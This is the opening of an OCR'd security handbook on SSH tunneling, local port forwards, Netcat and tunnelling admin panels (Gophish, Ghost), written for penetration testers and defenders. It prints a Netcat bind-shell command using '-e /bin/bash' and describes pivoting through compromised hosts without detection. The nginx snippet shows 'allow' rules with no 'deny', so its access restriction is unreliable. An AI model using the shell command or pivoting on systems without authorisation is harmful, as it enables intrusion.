
The Cyber Plumber’s Handbook

The definitive guide to SSH tunneling, port redirection, and bending traffic like a boss.

by

Brennon Thomas



PUBLISHED BY OPSDISK LLC
VERSION 1.2 - FEBRUARY 20, 2019

https://cph.opsdisk.com
cph@opsdisk.com
@opsdisk

Contents

1. Introduction

> They want to deliver vast amounts of information over the internet. And again, the internet is not something you just dump something on. It's not a truck. It's a series of tubes. - Senator Ted Stevens

1.1 Connecting Tubes

Alaskan Senator Ted Stevens provided that quote in 2006 during a debate about Net Neutrality, and it quickly morphed into an Internet meme complete with its own Wikipedia page (`https://en.wikipedia.org/wiki/Series_of_tubes`).

Despite how ridiculous it sounds, but also fun to say, it is essentially what this book is all about: connecting pipes and tubes of network traffic to move bits between various networks, operating systems, and tools. The connecting pipes analogy was first introduced to me when I started learning about SSH tunneling, and has served as a great basis for the other tools and techniques explained throughout this book.

1.2 Intended Audience

So who is this book for? This is the book I wish existed when I first started my Information Technology career. It is for penetration testers, red teamers, network defenders (blue teamers), and system administrators.

For penetration testers, understanding how to bend traffic to explore networks during a penetration test allows you to reach the dark corners of an organization. The ability to scan new hosts, through compromised hosts, means you do not have to drop tools to disk and risk getting caught. Plus, these techniques and concepts will set you apart from the everyday penetration tester.

As blue teamers, understanding how attackers pivot and move laterally within your network aids in breach response and encourages you to think in graphs and not lists (`https://github.com/JohnLaTwC/Shared/blob/master/Defenders%20think%20in%20lists.%20Attackers%20think%20in%20graphs.%20As%20long%20as%20this%20is%`

20true%2C%20attackers%20win.md). It also provides a heads up on how attackers may be utilizing native and signed Windows executables to pivot throughout your network.

For system administrators, knowing how to limit exposure to services and web administration portals is essential to minimizing your attack surface. Why expose that /admin login page to the Internet when we can leverage an SSH tunnel and a reverse web proxy to prevent that?

This book is not an all-encompassing tour of every tool and technique, but rather a sample of the most popular ones and how they can be leveraged to aid in your daily tasks. After reading this book, you will be comfortable with the *fundamentals*, so when a new tool or technique is released, you can easily consume and understand it. This book assumes you have some experience with Secure Shell (SSH), basic networking concepts, and basic command line environments for Windows and Linux. For the red team and penetration testing focused crowd, familiarity with the Metasploit Framework is assumed and will not be covered.

This book starts off by introducing some commands and basic networking concepts. With that baseline established, we dive into SSH local port forwards, SSH remote port forwards, SOCKS proxies, and wrap up by exposing alternative tools for both Linux and Windows and some awesome advanced topics. At the end, you will be a certified Cyber Plumber that can move or detect bits between any boxes!

1.3 Free for Students

As part of giving back to the community and training future Information Technology professionals, if you know any students that could benefit from this book, have them send an email from their educational institution email address to cph-student@opsdisk.com and I'll send them a discount code to download a free copy!

1.4 Thanks and Contact Information

Thanks for purchasing this book! If you find any errors or mistakes, or want to tell me how awesome it is, please send an email to cph@opsdisk.com, I'd love to hear from you. I eventually want to provide a lab environment for more hands-on training, so also let me know if you would be interested in that too.

- Brennon

2. The Basics

2.1 Network Requirements

This book can be used as a standalone reference and guide, however, learning by doing can be helpful to cement ideas and concepts. The environment used throughout the book consists of:

- 1 KALI box (`192.168.1.200`)
- 4 JUMPBOXes (`192.168.1.220-223`)
- 2 Linux TARGETs (`192.168.1.230, 172.16.1.250`)
- 1 Windows TARGET (`192.168.1.240`)

Kali is a customized Linux penetration testing distribution. More information can be found here `https://www.kali.org`. The .ISOs and Virtual Machines can be found here `https://www.kali.org/downloads/`.

2.2 Linux Server Convention

For the sake of consistency, throughout the book, the Ubuntu 18.04 Operating System commands and server will be used for the Linux portion. You will have to adapt and modify the commands if you are using a different Linux distribution.

2.3 Linux BASH aliases

When we are validating port forwards and verifying connections, it is helpful to have some Linux command-line shortcuts on the KALI box. Create a file called `/root/.bash_aliases` and add these lines:

```
alias psg='ps -ef | grep -i $1'
alias nsg='netstat -natp | grep -i $1'
```




Figure 2.1: Infrastructure used throughout the book.

Ensure the `/root/.bash_aliases` file is loaded from your `/root/.bashrc` file. Launch a new terminal or run "`source /root/.bashrc`" to reload the `/root/.bashrc` file.

```
root@kali:~# cat /root/.bash_aliases
alias psg='ps -ef | grep -i $1'
alias nsg='netstat -natp | grep -i $1'
root@kali:~# psg ssh-agent
root      1098   1063  0 Sep14 ?        00:00:00 /usr/bin/ssh-agent x-session-manager
root      1435      1  0 Sep14 ?        00:00:00 ssh-agent
root      3500   2306  0 15:46 pts/2    00:00:00 grep --color=auto -i ssh-agent
root@kali:~# nsg LIST
tcp        0      0 0.0.0.0:443             0.0.0.0:*               LISTEN      3539/nc
root@kali:~# nsg 443
tcp        0      0 0.0.0.0:443             0.0.0.0:*               LISTEN      3539/nc
root@kali:~#
```

Figure 2.2: Linux BASH aliases.

2.4 Windows Doskey Macros (aka Windows aliases)

It is also helpful to have some Windows command-line shortcuts when we are validating port forwards and verifying connections. Have you ever wanted to have persistent, BASH-like aliases for Windows? Unfortunately, Windows makes this a little more convoluted, but it is still possible! In the Windows world, these command line shortcuts (macros) are created using the Doskey utility, defined as:

> The Doskey utility lets you encapsulate command strings as easy-to-enter macros. (`https://technet.microsoft.com/en-us/magazine/ff382652.aspx`)

Create a file called `c:\users\bob\doskey_macros.txt` (replace "bob" with an actual user on the box) and add these lines:

```
psg=tasklist | findstr /i $1
nsg=netstat -nao | findstr /i $1
```

Just like with the BASH aliases, $1 represents the first user-defined argument. In order to load the Doskey macros after opening a cmd.exe shell, the command is:

```
doskey /macrofile=c:\users\bob\doskey_macros.txt
```

That's kind of a pain to do every time you launch a `cmd.exe` shell, so how can we make it persistent so that it loads every time? The autorun registry key found here "`hklm\software\microsoft\command processor`" can be used to load your Doskey macros automatically when `cmd.exe` is launched form an Administrator command shell.

```
reg add "hklm\software\microsoft\command processor" /v autorun
    /t reg_expand_sz /d "doskey /listsize=999
    /macrofile=c:\users\bob\doskey_macros.txt" /f

reg query "hklm\software\microsoft\command processor"
    /v autorun
```

For standard users, the registry key location is slightly different

```
reg add "hkcu\software\microsoft\command processor" /v autorun
    /t reg_expand_sz /d "doskey /listsize=999
    /macrofile=c:\users\bob\doskey_macros.txt" /f

reg query "hkcu\software\microsoft\command processor"
    /v autorun
```




Figure 2.3: Windows Doskey Macros.

When `cmd.exe` is launched, it automatically loads the `doskey_macros.txt` file!

2.5 Commands Overview

2.5.1 SSH Server

The SSH server configuration file is located here: `/etc/ssh/sshd_config`. An SSH configuration can be validated by running the command:

```
/usr/sbin/sshd -t
```

Anytime a change is made to the server's SSH config file, the SSH service must be restarted.

```
# View the SSH server status.
systemctl status ssh

# Restart the SSH server.
systemctl restart ssh

# Stop the SSH server.
systemctl stop ssh

# Start the SSH server.
systemctl start ssh
```

In order to leverage `-R` remote port forwards that listen on the `ens33` interface, you will have to add "`GatewayPorts clientspecified`" to the `/etc/ssh/sshd_config` file and restart the SSH service. This option will allow the SSH client to determine what interface (`127.0.0.1` or `ens33`) remote port forwards listen on. Don't worry if you don't understand this yet, we'll cover it in chapter 5.




Figure 2.4: GatewayPorts set to "clientspecified" in /etc/ssh/sshd_config.

2.5.2 SSH Client

For the SSH client, we will be utilizing the Linux `ssh` binary. We'll explore the different tunneling switches and options coming up.

For the first few exercises, we will be setting up SSH tunnels using the `-L` and `-R` command line switches. `ssh` also has an open command line mode to add or delete ad hoc port forwards. This can be summoned by typing the `shift ~ c` key sequence (`~C`) *after* SSH-ing into a box. One nuance to note is that the `~C` is only recognized after a new line, so be sure to hit `Enter` a few times before typing in the key sequence. It likes to be called from a pure blinking command prompt that hasn't been "dirtied" by, for example, typing something, then deleting it. So just be sure to hit `Enter` a few times before trying to drop into the SSH open command line mode.




Figure 2.5: The SSH open command line options to add or delete port forwards.

2.5.3 Netcat

The Netcat tool, `nc`, can be used as a simple chat program or to push shells (in some versions) from a client to server and vice versa. For some of the scenarios, after an SSH tunnel is created, we will be using Netcat to demonstrate basic network connectivity. Out of the box, KALI has `nc`, but it has some limitations about listening on `127.0.0.1`, so be sure to install the netcat-openbsd version:

```
apt install netcat-openbsd -y
```




Figure 2.6: Update to the `netcat-openbsd` version on your KALI box.

The netcat-openbsd version should already be installed on Ubuntu 18.04 servers by default. The primary switches used for Netcat server mode (listens for incoming connections) are below.

```
-l  Listen mode, for inbound connects
-n  Suppress name/port resolutions
-p  Specify local port for remote connects
-u  UDP mode
-v  Verbose
```

TCP mode is implied if the `-u` switch option is not supplied. When using Netcat as a client (connecting to listening servers), the syntax is similar to `telnet`.

```
nc [destination] [port]
```




Figure 2.7: A simple nc example.

2.5.4 nmap

`nmap` is a network scanner used to determine which TCP and/or UDP ports are open. It is usually used to scan a remote box, but can also be used to scan `127.0.0.1 / localhost`. When scanning TCP ports, the SYN scan (`-sS`) and TCP Full Connect (`-sT`) are the primary scan modes. As we'll see later, scanning through a dynamic SOCKS proxy requires the TCP Full Connect (`-sT`) switch to be used.

2.5.5 proxychains

`proxychains` is a Linux-based tool that can "proxify" most networking applications. Configuration entails specifying a SOCKS4/5 proxy in the `/etc/proxychains.conf` file and prepending "proxychains" in front of a network tool to force that traffic through the proxy. The example below allows `nmap` to leverage proxy capabilities that are not natively supported. Don't worry if this is confusing, it will make more sense in the dynamic SOCKS Proxy portion of the book.

```
proxychains nmap 192.168.1.221 -sT -p 80,443
```

2.6 Networking Basics

2.6.1 Network Interface Cards

Typically, when a new Linux or Windows computer is spun up, it consists of 2 network interfaces. The interface used to communicate with other boxes on the network is usually designated something like `eth0` or `ens33` on Linux, and `Ethernet` for Windows. The naming convention may vary between operating systems, but for this book, `ens33` will be used for external Linux interfaces. Note that Kali still uses the `eth0` convention and it will continue to be used throughout the book. Just know that if `eth0` or `ens33` is being referenced, it's for the *external* Network Interface Card (NIC).

The second interface usually associated with a box is the `localhost` / `127.0.0.1` / `lo` interface. This is used for programs and processes that need to communicate amongst other processes on the same box using network traffic. Knowing the difference between these two interfaces is crucial when connecting the "pipes" between different boxes.

2.6.2 House Analogy

An analogy that will be used throughout this book is to think of a computer as a house and the network interfaces as doors. The front door is the external, `ens33` interface, that is used to communicate with other houses. The `lo` interface is like the kitchen, that is only accessible from *within* the house. If someone wants to go into your kitchen through the kitchen door (`127.0.0.1`), they have to go through the front door (`ens33`) first. Below is a diagram to help you visualize it.




Figure 2.8: Network interfaces in the house analogy.

3. SSH -L Port Forward to 127.0.0.1

3.1 Overview

Let's jump into our first example! In this scenario we are going to SSH into JUMPBOX1 from KALI and setup a local port forward using the `-L` switch in the `ssh` client to connect to services and programs listening on `127.0.0.1` on the remote JUMPBOX1. It sounds confusing at first, but let's break it down.

3.2 First Connection

From KALI, run this command:

```
ssh -p 22 nemo@192.168.1.220 -L 127.0.0.1:2000:127.0.0.1:2222
```




Figure 3.1: SSH-ing into JUMPBOX1 and setting up a local port forward.

Let's break down the switches and options:

- `-p` - Specify the port to SSH into. TCP 22 is the default and implied, but we'll be explicitly stating this for all examples.
- `nemo@192.168.1.220` - Log in as nemo to the JUMPBOX1 IP address of 192.168.1.220.
- `-L 127.0.0.1:2000:127.0.0.1:2222` - Set up a local port forward on your KALI box (where you are running the `ssh` command) on TCP 2000. On the KALI box, you can verify this by typing `netstat -nat | egrep 2000` or the `nsg 2000` alias if you loaded those on your KALI box. This instructs your computer to send any traffic that hits TCP 2000 on the

127.0.0.1 interface of KALI, through the SSH tunnel to the remote box, and after exiting the tunnel, connecting to TCP 2222 on the 127.0.0.1 interface of JUMPBOX1.




Figure 3.2: Verifying local port forward is setup on KALI using BASH alias "nsg 2000".

The 127.0.0.1 in front of 2000 is implied if it is not explicitly provided, since the ssh command assumes you only want to trust traffic originating from your KALI box. We are including it in the first few examples so you get comfortable seeing it. Later in the book, we will be changing the IP address from 127.0.0.1 to the ens33 one so other people can leverage your tunnel.

In this example, the local port forward selected on KALI (port 2000 in this case) is arbitrary as long as another service or program on KALI is not listening on that port already. If an nginx server is listening on TCP 80 on all interfaces (0.0.0.0), you cannot use the command:

```
ssh -p 22 nemo@192.168.1.220 -L 127.0.0.1:80:127.0.0.1:2222
```

Exit out of the JUMPBOX1 SSH connection.

3.3 Netcat Chat

Let's run the same SSH command we did at the beginning of this section from KALI.

```
ssh -p 22 nemo@192.168.1.220 -L 127.0.0.1:2000:127.0.0.1:2222
```

Verify that the local port forward is listening on KALI on interface 127.0.0.1 and TCP 2000:

```
netstat -natp | egrep 2000
```

Now that you are on JUMPBOX1, start a Netcat listener on TCP 2222 on the 127.0.0.1 interface.

```
nc -nv -l 127.0.0.1 -p 2222
```




Figure 3.3: Starting a Netcat listener on port 2222 of JUMPBOX1's 127.0.0.1 interface.

At this point, we SSH'd into JUMPBOX1, setup a local port forward, then started a Netcat listener that is only listening on the 127.0.0.1 interface on TCP port 2222. Let's try and connect to the Netcat listener on JUMPBOX1 through the SSH tunnel. From KALI, run this command to set up a simple chat server:

```
nc 127.0.0.1 2000
```




Figure 3.4: A Netcat chat between KALI and JUMPBOX1 using a local port forward.

To summarize, we setup a local port forward that routes any traffic hitting TCP 2000 on KALI's `127.0.0.1` interface, through the SSH connection, and connects to a Netcat listener running on TCP 2222 on JUMPBOX1's `127.0.0.1` interface. Nice job!

3.4 Netcat Shell

The Netcat binary we are using does not support this feature, but with some versions, you can shovel a shell back. We'll only cover it in this section to give you the exposure. Just follow along with example below. Let's modify the Netcat command we are running on JUMPBOX1 to prompt us with a shell instead of a simple chat relay. Ctrl-C from JUMPBOX's Netcat connection and run this command instead:

```
nc -nv -l 127.0.0.1 -p 2222 -e /bin/bash
```

Re-run the Netcat connection command from KALI and you should get prompted with a shell.

```
nc 127.0.0.1 2000
```

In this example, you have a Netcat shell that is encrypted because the traffic is wrapped within the SSH tunnel. Normally, Netcat does not encrypt traffic, although some variations (`ncat`, `socat`, `cryptcat`) allow this. With those early examples under our belt, what else can we accomplish with an `ssh -L` local port forward to `127.0.0.1`?

3.5 Gophish Admin Panel

A popular "open-source phishing framework that makes it easy to test your organization's exposure to phishing" is Gophish (`https://getgophish.com/`). Once it's up and running, the administrative login page can be found by browsing to `https://127.0.0.1:3333` based on the default `config.json` file (`https://github.com/gophish/gophish/blob/master/config.json`) file. If the server is running on a cloud Virtual Private Server (Amazon Web Services, Digital Ocean, Rackspace, etc.), we won't be able to access the admin panel by browsing to the public, external IP (`ens33` interface) of the server, since it is instructed to only listen on `127.0.0.1`.




Figure 3.5: Gophish up and running with the admin interface listening on TCP 3333 of `127.0.0.1`.

So how can we login? Local SSH port forward to the rescue! Let's SSH into the server, and setup a local port forward to instruct any traffic originating from your KALI box that hits TCP 3000 on `127.0.0.1` to go through the SSH connection, and connect to TCP 3333 on `127.0.0.1` of the Gophish server.

```
ssh -p 22 nemo@192.168.1.220 -L 127.0.0.1:3000:127.0.0.1:3333
```

In the house analogy, we are connecting through the front door, and once we enter the house, going to the kitchen. We can't enter the kitchen without going through the front door first. With that SSH connection set up, we simply browse from KALI to `https://127.0.0.1:3000` in order to login.




Figure 3.6: Connecting to Gophish admin page using a local port forward.

3.6 Ghost Blog Admin Panel

Another example of securing an administration panel can be found when using Ghost Blogging Software (`https://ghost.org`), a "fully open source, adaptable platform for building and running a modern online publication". The default installation of Ghost Blog exposes the `/ghost` and `/admin` (which just HTTP redirects to `/ghost`) login endpoints. This means if the box is exposed to the Internet, the login page is vulnerable to login brute-forcing. So how can we leverage SSH tunnels to minimize exposing the Ghost Blog admin portal to the Internet?

In this example, we are going to leverage nginx as a reverse proxy. A reverse web proxy handles incoming web traffic coming to a server and redirects it to another endpoint to be processed. It's similar in concept to SSH -R remote port forwarding which we will cover in an upcoming chapter. Once you read that chapter, be sure to come back and re-read this to get a better grasp of the concept.

After installing nginx, the nginx configuration is modified to only allow traffic coming from `127.0.0.1` to talk with the `/ghost` and `/admin` endpoints. Then, after SSHing into the server, we can add an ad hoc local port forward.

```
-L 2368:127.0.0.1:2368
```

```
[redacted]:~$ cat /etc/nginx/sites-available/[redacted].conf
# Redirect all non-encrypted (HTTP) to encrypted (HTTPS)
server {
    listen 80;
    server_name [redacted];  # Machine's IP address or FQDN
    # return 301 https://$server_name$request_uri;

    # location /favicon.ico {
    #     deny all;
    # }

    # Require access from 127.0.0.1 (through SSH tunnel) to access admin panel.
    location /admin {
        proxy_pass http://127.0.0.1/admin;
        allow 127.0.0.1;
    }

    # Require access from 127.0.0.1 (through SSH tunnel) to access admin panel.
    location /ghost {
        proxy_pass http://127.0.0.1/ghost;
        allow 127.0.0.1;
    }

